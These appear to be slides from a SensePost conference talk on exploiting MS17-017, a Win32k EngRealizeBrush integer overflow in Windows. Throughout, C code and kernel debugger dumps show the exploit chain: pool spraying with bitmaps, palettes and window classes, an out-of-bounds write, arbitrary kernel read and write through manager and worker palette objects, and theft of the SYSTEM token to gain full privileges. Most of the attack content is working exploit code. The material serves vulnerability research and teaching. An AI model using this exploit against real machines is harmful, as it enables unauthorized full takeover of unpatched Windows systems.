
Allocated object size (0x10) + Bitmap \_POOL\_HEADER size(0x8) + \_BASE\_OBJECT size (0x10) + \_SURFOBJ->height (0x14) = OOB write offset (0x3C)



# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Kernel Pool Spray


```
for (int y = 0; y < 2000; y++) {  
    //0x3A3 = 0xFE8  
    bmp = CreateBitmap(0x3A3, 1, 1, 32, NULL);  
    bitmaps[y] = bmp;  
}
```

## Session Pool Pages



## MS17-017: Win32k!EngRealizeBrush Integer Overflow – Kernel Pool Spray


```
//Spray LpszMenuName User object in GDI pool. Ustx
// size 0x10+8
TCHAR st[0x32];
for (int s = 0; s < 2000; s++) {
    WNDCLASSEX Class2 = { 0 };
    wsprintf(st, "Class%d", s);
    Class2.lpfnWndProc = DefWindowProc;
    Class2.lpszClassName = st;
    Class2.lpszMenuName = "Saif";
    Class2.cbSize = sizeof(WNDCLASSEX);
    RegisterClassEx(&Class2); }
```



# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Kernel Pool Spray

```
for (int s = 0; s < 2000; s++) {  
    DeleteObject(bitmap[s]);  
}
```


Session Pool Pages  
de-allocate Bitmap Gh05 objects of size 0xFE8



# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Kernel Pool Spray

```
for (int k = 0; k < 2000; k++) {  
    //0x1A6 = 0x7f0+8  
    bmp = CreateBitmap(0x1A6, 1, 1, 32, NULL);  
    bitmaps[k] = bmp;  
}
```

Session Pool Pages  
Allocate Bitmap Gh05 objects of size 0x7F8



# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Kernel Pool Spray

```
HPALETTE hps;
LOGPALETTE *IPalette;
//0x1E3 = 0x7e8+8
IPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + (0x1E3 - 1) *
sizeof(PALETTEENTRY));
IPalette->palNumEntries = 0x1E3;
IPalette->palVersion = 0x0300;
// for allocations bigger than 0x98 its Gh08 for less its always 0x98 and the tag is Gla18
for (int k = 0; k < 2000; k++) {
    hps = CreatePalette(IPalette);
    hp[k] = hps;
}
```

Session Pool Pages  
Allocate Palette Gh08 objects of size 0x7E8




# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Kernel Pool Spray

```
TCHAR fst[0x32];
for (int f = 500; f < 750; f++) {
    wsprintf(fst, "Class%d", f);
    UnregisterClass(fst, NULL);
}
```

## Session Pool Pages

Free Window Class Ustx IpszMenuName objects of size 0x18 to create memory holes



# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Kernel Pool Spray

- If everything went according to plan the memory layout after the vulnerable object is allocated will be as follows.

```
1: kd> win32k!EngRealizeBrush+0x19f:
94ede6ff e8510d0700    call     win32k!PALLOCMEM (94f4f455)
1: kd>
win32k!EngRealizeBrush+0x1a4:
94ede704 8bf0          mov      esi,eax
1: kd> !pool eax
Pool page fe6afff0 region is Paged session pool
fe6af000 size: 7f8 previous size: 0 (Allocated) Gh15
fe6af7f8 size: 7f0 previous size: 7f8 (Allocated) Gh18
*fe6affe8 size: 18 previous size: 7f0 (Allocated) *Gebr
    Pooltag Gebr : Gdi ENGBRUSH
1: kd> !pool eax+1000
Pool page fe6b0ff0 region is Paged session pool
fe6b0000 size: 7f8 previous size: 0 (Allocated) Gh15
fe6b07f8 size: 7f0 previous size: 7f8 (Allocated) Gh18
*fe6b0fe8 size: 18 previous size: 7f0 (Free ) *Ustx Process: 85633218
    Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionTe
1: kd> !pool eax+2000
Pool page fe6b1ff0 region is Paged session pool
fe6b1000 size: 7f8 previous size: 0 (Allocated) Gh15
fe6b17f8 size: 7f0 previous size: 7f8 (Allocated) Gh18
*fe6b1fe8 size: 18 previous size: 7f0 (Free ) *Ustx Process: 85633218
    Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionTe
```

# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Bitmap Relative Memory R/W

- The adjacent Bitmap object, should now be changed to have width 0x1A6 and height 0x6, instead of height 0x1.

```
1: kd> dd fe6b0000
fe6b0000 46ff0000 35316847 0605164f 00000000
fe6b0010 00000000 00000000 00000000 0605164f
fe6b0020 00000000 00000000 000001a6 00000001
fe6b0030 00000698 fe6b015c fe6b015c 00000698
fe6b0040 00006e84 00000006 00010000 00000000
fe6b0050 04800200 00000000 00000000 00000000
fe6b0060 00000000 00000000 00000000 00000000
fe6b0070 00000000 00000000 00000000 00000000
1: kd> g
Breakpoint 4 hit
win32k!EngRealizeBrush+0x21b:
94ede77b ff7620      push    dword ptr [esi+20h]
1: kd> dd fe6b0000
fe6b0000 00000023 00000023 01d41d41 0000008c
fe6b0010 fe6b0030 00000000 00000000 0605164f
fe6b0020 00000000 00000000 000001a6 00000006
fe6b0030 00000698 fe6b015c fe6b015c 00000698
fe6b0040 00006e84 00000006 00010000 00000000
fe6b0050 04800200 00000000 00000000 00000000
fe6b0060 00000000 00000000 00000000 00000000
fe6b0070 00000000 00000000 00000000 00000000
```


sizlBitmap before overflow

Extended sizlBitmap after overflow

```
for (int i = 0; i < 2000; i++) {
    res = GetBitmapBits(bitmap[i], 0x6F8, bits);
    if (res > 0x6F8 - 1) {
        hManager = bitmap[i];
        break;
    }
}
```

# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Abusing Palette Objects

- The extended Bitmap object is used, to update the adjacent Palette object cEntries member extending its size and gaining relative memory read/write.



# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Abusing Palette Objects

## Finding the Manager Palette.

```
UINT *rPalette;
rPalette = (UINT*)malloc((0x400 - 1) * sizeof(PALETTEENTRY));
memset(rPalette, 0x0, (0x400 - 1) * sizeof(PALETTEENTRY));
for (int k = 0; k < 2000; k++) {
    UINT res = GetPaletteEntries(hp[k], 0, 0x400, (LPPALETTEENTRY)rPalette);
    if (res > 0x3BB) {
        printf("[*] Manager XEPALOBJ Object Handle: 0x%x\r\n", hp[k]);
        hpManager = hp[k];
        break;
    }
}
```

# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Abusing Palette Objects

```
UINT wAddress = rPalette[0x3FE];
printf("[*] Worker XEPALOBJ->pFirstColor: 0x%04x.\r\n", wAddress);
UINT tHeader = pFirstColor - 0x1000;
tHeader = tHeader & 0xFFFF0000;
printf("[*] Gh05 Address: 0x%04x.\r\n", tHeader);
SetPaletteEntries((HPALETTE)hpManager, 0x3FE, 1,
(PALETTEENTRY*)&tHeader);
```

Original  
XEPALOBJ.\*pFirstColor

```
0: kd> dd fe6b17f8
fe6b17f8 46fe00ff 38316847 06080dfb 00000000
fe6b1808 00000000 00000000 00000501 000001e3
fe6b1818 000129b1 00000000 00000000 00000000
fe6b1828 00000000 00000000 00000000 00000000
fe6b1838 00000000 94f3b614 94f3b63f 00000000
fe6b1848 00000000 fe6b1854 fe6b1800 cdcddcdcd
fe6b1858 cdcddcdcd cacacacd cdcddcdcd cdcddcdcd
fe6b1868 cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
0: kd> gu
WARNING: Software breakpoints on session addresses can cause bugchecks.
Use hardware execution breakpoints (ba e) if possible.
win32k!GreSetPaletteEntries+0x44:
9505e980 8945e4          mov     dword ptr [ebp-1Ch],eax
0: kd> dd fe6b17f8
fe6b17f8 46fe00ff 38316847 06080dfb 00000000
fe6b1808 00000000 00000000 00000501 000001e3
fe6b1818 000129b1 00000000 00000000 00000000
fe6b1828 00000000 00000000 00000000 00000000
fe6b1838 00000000 94f3b614 94f3b63f 00000000
fe6b1848 00000000 fe6af000 fe6b1800 cdcddcdcd
fe6b1858 cdcddcdcd cacacacd cdcddcdcd cdcddcdcd
fe6b1868 cdcddcdcd cdcddcdcd cdcddcdcd cdcddcdcd
```

Updated  
XEPALOBJ.\*pFirstColor

# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Abusing Palette Objects

- Finding the Worker Palette

```
UINT wBuffer[2];
for (int x = 0; x < 2000; x++) {
    GetPaletteEntries((HPALETTE)hp[x], 0, 2, (LPPALETTEENTRY)wBuffer);
    if (wBuffer[1] >> 24 == 0x35) {
        hpWorker = hp[x];
        printf("[*] Worker XEPALOBJ object Handle: 0x%x\r\n",
               hpWorker);
        break;
    }
}
```

Extended Palette used as Manager to set \*pFirstColor of Worker Palette.

```
VersionSpecificConfig gConfig = { 0x0b4 , 0x0f8 };
void SetAddress(UINT* address) {
    SetPaletteEntries((HPALETTE)hpManager, 0x3FE, 1,
                      (PALETTEENTRY*)address);
}
```

```
void WriteToAddress(UINT* data, DWORD len) {
    SetPaletteEntries((HPALETTE)hpWorker, 0, len, (PALETTEENTRY*)data);
}
```

```
UINT ReadFromAddress(UINT src, UINT* dst, DWORD len) {
    SetAddress((UINT *)&src);
    DWORD res = GetPaletteEntries((HPALETTE)hpWorker, 0, len,
                                  (LPPALETTEENTRY)dst);
    return res;
}
```

Worker Palette used to read/write from location pointed to by \*pFirstColor


# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Steal x86 SYSTEM process Token

- Replacing the Current process Token with the SYSTEM one.

```
// get System EPROCESS
UINT SystemEPROCESS = PsInitialSystemProcess();
//fprintf(stdout, "\r\n%x\r\n", SystemEPROCESS);
UINT CurrentEPROCESS = PsGetCurrentProcess();
//fprintf(stdout, "\r\n%x\r\n", CurrentEPROCESS);
UINT SystemToken = 0;
// read token from system process
ReadFromAddress(SystemEPROCESS + gConfig.TokenOffset, &SystemToken, 1);
fprintf(stdout, "[*] Got System Token: %x\r\n", SystemToken);
// write token to current process
UINT CurProccessAddr = CurrentEPROCESS + gConfig.TokenOffset;
SetAddress(&CurProccessAddr);
```

# MS17-017: Win32k!EngRealizeBrush Integer Overflow - SYSTEM!!!

SENSEPOST 



